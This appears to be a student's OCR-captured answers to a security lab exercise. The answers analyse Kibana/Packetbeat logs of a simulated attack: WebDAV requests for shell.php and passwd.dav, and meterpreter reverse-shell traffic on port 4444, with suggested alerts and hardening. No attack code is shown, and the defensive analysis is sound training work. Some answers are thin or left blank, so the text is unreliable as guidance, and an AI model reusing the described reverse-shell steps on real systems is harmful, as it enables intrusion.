- ■ Which file(s) were requested? files requested are shell.php and passwd.dav




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	284
http://192.168.1.105/webdav/shell.php	74
http://192.168.1.105/webdav/passwd.dav	70
http://192.168.1.105/webdav/lib	8
http://192.168.1.105/company_folders/webdav	1

- ■ What kind of alarm would you set to detect such access in the future? set an alert for any unknown IP that tries to access the machine.
- ■ Identify at least one way to harden the vulnerable machine that would mitigate this attack. you can harden the vulnerable machine with a firewall wall

4. Identify the reverse shell and meterpreter traffic.

- ○ To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:




Full screen Share Clone Edit

Search

+ Add filter

HTTP status codes for the top queries [Packetbeat] ECS

- Can you identify traffic from the meterpreter session? yes, traffic is coming from port 4444 with 72 hits.



destination.port: 4444 KQL Last 7 days Show dates

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

- _source

Available fields

- @timestamp
- _id
- _index
- _score
- _type
- agent.ephemeral_id
- agent.hostname
- agent.id
- agent.name
- agent.type
- agent.version
- destination.bytes
- destination.ip
- destination.packets
- destination.port add

Top 5 values in 72 / 72 records


4444 100%


72 hits

Jan 30, 2022 @ 18:09:30.364 - Feb 6, 2022 @ 18:09:30.364 — Auto


```
Time                       _source
> Feb 3, 2022 @ 00:10:20.004   @timestamp: Feb 3, 2022 @ 00:10:20.004 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwRZJ0 flow.final: true network.packets: 48 network.type: ipv4 network.tran
                               network.community_id: 1:t9uaMRPfKyLGxPP4upnG79gb2vA= network.bytes: 84.2KB source.bytes: 4.2KB source.ip: 192.168.1.105 source.port: 40292 source.packets: 2
                               ecs.version: 1.5.0 host.name: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: c10e25e
                               d1de75a46ab7 agent.hostname: server1 event.start: Feb 3, 2022 @ 00:09:22.924 event.end: Feb 3, 2022 @ 00:09:23.946 event.duration: 1022.5 event.dataset: flow
                               event.kind: event event.category: network_traffic event.action: network_flow type: flow destination.packets: 27 destination.bytes: 80.1KB destination.ip: 1
> Feb 3, 2022 @ 00:10:10.004   @timestamp: Feb 3, 2022 @ 00:10:10.004 destination.packets: 27 destination.bytes: 80.1KB destination.ip: 192.168.1.90 destination.port: 4444 event.action: n
                               event.start: Feb 3, 2022 @ 00:09:22.924 event.end: Feb 3, 2022 @ 00:09:23.946 event.duration: 1022.5 event.dataset: flow event.kind: event event.category: n
                               ecs.version: 1.5.0 type: flow network.type: ipv4 network.transport: tcp network.community_id: 1:t9uaMRPfKyLGxPP4upnG79gb2vA= network.bytes: 84.2KB network.p
                               host.name: server1 agent.type: packetbeat agent.ephemeral_id: c10e25e3-57ed-4aa0-9233-d1de75a46ab7 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-
                               agent.version: 7.7.0 source.ip: 192.168.1.105 source.port: 40292 source.packets: 21 source.bytes: 4.2KB flow.final: false flow.id: EAT/////AP//////CP8AAAHA
> Feb 3, 2022 @ 00:10:10.004   @timestamp: Feb 3, 2022 @ 00:10:10.004 flow.final: true flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwRZJ0 source.ip: 192.168.1.105 source.port: 40292 source.
                               source.bytes: 4.2KB event.duration: 1019.5 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Feb
                               00:09:22.727 event.end: Feb 3, 2022 @ 00:09:23.747 agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: c516a66b-19de-4262-ab
                               agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali ecs.version: 1.5.0 host.name: Kali type: flow network.type: ipv4 network.transport: tcp
                               network.community_id: 1:t9uaMRPfKyLGxPP4upnG79gb2vA= network.bytes: 84.2KB network.packets: 48 destination.ip: 192.168.1.90 destination.port: 4444 destinati
> Feb 3, 2022 @ 00:10:00.007   @timestamp: Feb 3, 2022 @ 00:10:00.007 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Feb 3,
                               00:09:22.924 event.end: Feb 3, 2022 @ 00:09:23.946 event.duration: 1022.5 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwRZJ0 flow.final: false type: flow netw
                               network.transport: tcp network.community_id: 1:t9uaMRPfKyLGxPP4upnG79gb2vA= network.bytes: 84.2KB network.packets: 48 source.ip: 192.168.1.105 source.port:
```

- What kinds of alarms would you set to detect this behavior in the future? we can set an alert for any traffic moving over to port 4444.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack.





```
Time                        _source
> Feb 2, 2022 @ 02:16:40.004  @timestamp: Feb 2, 2022 @ 02:16:40.004 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZM6+8CM flow.final: false network.packets: 43,757 network.type: ipv4 netw
                             network.community_id: 1:yQalzQ8SwNwtWtLMOa/s4yiAa+s= network.bytes: 221.4MB event.start: Feb 2, 2022 @ 00:37:09.234 event.end: Feb 2, 2022 @ 02:16:33.169
                             event.kind: event event.category: network_traffic event.action: network_flow agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname
                             8134-6ff7f5b0ed3f agent.id: 26444e58-c83e-4d56-854f-bd90ace159df ecs.version: 1.5.0 type: flow source.bytes: 217MB source.packets: 28,406 source.ip: 192
                             destination.port: 9200 destination.packets: 15,351 destination.bytes: 4.4MB destination.ip: 192.168.1.100 host.name: Kali _id: 7Dc4uH4BfgsyZBRpP205 _typ
> Feb 2, 2022 @ 02:16:40.004  @timestamp: Feb 2, 2022 @ 02:16:40.004 destination.bytes: 21KB destination.ip: 10.0.0.2 destination.port: 445 destination.packets: 80 flow.id: EAT/////AP
                             flow.final: false type: flow network.type: ipv4 network.transport: tcp network.community_id: 1:wm2dw87Id3NIevDFKC39gPzsxiY= network.bytes: 43.5KB networ
                             source.port: 49681 source.packets: 89 source.bytes: 22.5KB agent.ephemeral_id: a978d8ed-3b5c-449f-8134-6ff7f5b0ed3f agent.id: 26444e58-c83e-4d56-854f-bd9
                             agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali host.name: Kali event.category: network_traffic event.action: network_flow event.start:
                             2022 @ 02:16:36.753 event.duration: 53986.9 event.dataset: flow event.kind: event ecs.version: 1.5.0 _id: 7Tc4uH4BfgsyZBRpP205 _type: _doc _index: packe
> Feb 2, 2022 @ 02:16:40.004  @timestamp: Feb 2, 2022 @ 02:16:40.004 source.port: 49748 source.packets: 12 source.bytes: 3.8KB source.ip: 10.0.0.201 host.name: Kali flow.final: false
                             flow.id: EAT/////AP//////CP8AAAEKAAACCgAAyQLCVMI type: flow network.packets: 22 network.type: ipv4 network.transport: tcp network.community_id: 1:vCOJVSD
                             ecs.version: 1.5.0 agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: a978d8ed-3b5c-449f-8134-6ff7f5b0ed3f agent.id: 26444e58-c83e-4d56-854f-b
                             agent.type: packetbeat destination.port: 49666 destination.bytes: 2KB destination.packets: 10 destination.ip: 10.0.0.2 event.duration: 16139.1 event.dat
                             event.category: network_traffic event.action: network_flow event.start: Feb 2, 2022 @ 02:15:52.998 event.end: Feb 2, 2022 @ 02:16:09.138 _id: 7jc4uH4Bfgs
> Feb 2, 2022 @ 02:16:40.004  @timestamp: Feb 2, 2022 @ 02:16:40.004 network.type: ipv4 network.transport: tcp network.community_id: 1:Eyna4TGA8NLzpQriOHwOBEqwwak= network.bytes: 626B
                             source.packets: 11 source.bytes: 626B source.ip: 10.0.0.2 source.port: 445 destination.ip: 10.0.0.201 destination.port: 50106 event.start: Feb 2, 2022 @
                             02:16:09.138 event.duration: 6367.2 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow host.name: Kali age
                             agent.hostname: Kali agent.ephemeral_id: a978d8ed-3b5c-449f-8134-6ff7f5b0ed3f agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali flow.id: EA
                             flow.final: false type: flow _id: 7zc4uH4BfgsyZBRpP205 _type: _doc _index: packetbeat-7.8.0-2022.02.02-000002 _score: -
> Feb 2, 2022 @ 02:16:40.004  @timestamp: Feb 2, 2022 @ 02:16:40.004 flow.id: EAT/////AP//////CP8AAAEKAADJW71fFbLCORs flow.final: false network.type: ipv4 network.transport: tcp
                             network.community_id: 1:Nqf0uece6t3QbGOuFq3mDits0rc= network.bytes: 1.4KB network.packets: 10 ecs.version: 1.5.0 destination.ip: 91.189.95.21 destination
                             destination.bytes: 789B event.start: Feb 2, 2022 @ 02:16:09.138 event.end: Feb 2, 2022 @ 02:16:09.138 event.duration: 0.2 event.dataset: flow event.kind
                             event.action: network_flow agent.hostname: Kali agent.ephemeral_id: a978d8ed-3b5c-449f-8134-6ff7f5b0ed3f agent.id: 26444e58-c83e-4d56-854f-bd90ace159df a
                             agent.version: 7.8.0 host.name: Kali type: flow source.ip: 10.0.0.201 source.port: 49842 source.packets: 5 source.bytes: 661B _id: 8Dc4uH4BfgsyZBRpP205
```


ketbeat-*
Metrics & axes
Panel settings
etrics
Y-axis Count
Add
ckets
X-axis source.ip: Descending
Add
120,000
110,000
100,000
90,000
80,000
70,000
60,000
50,000
40,000
30,000
20,000
10,000
0
Count
192.168.1.90
10.0.0.201
10.6.12.203
10.6.12.157
10.6.12.12
10.11.11.200
10.11.11.11
127.0.0.1
192.168.1.105
10.11.11.203
::1
10.11.11.121
10.11.11.217
10.11.11.195
10.11.11.145
172.217.9.2
23.48.205.230
source.ip: Descending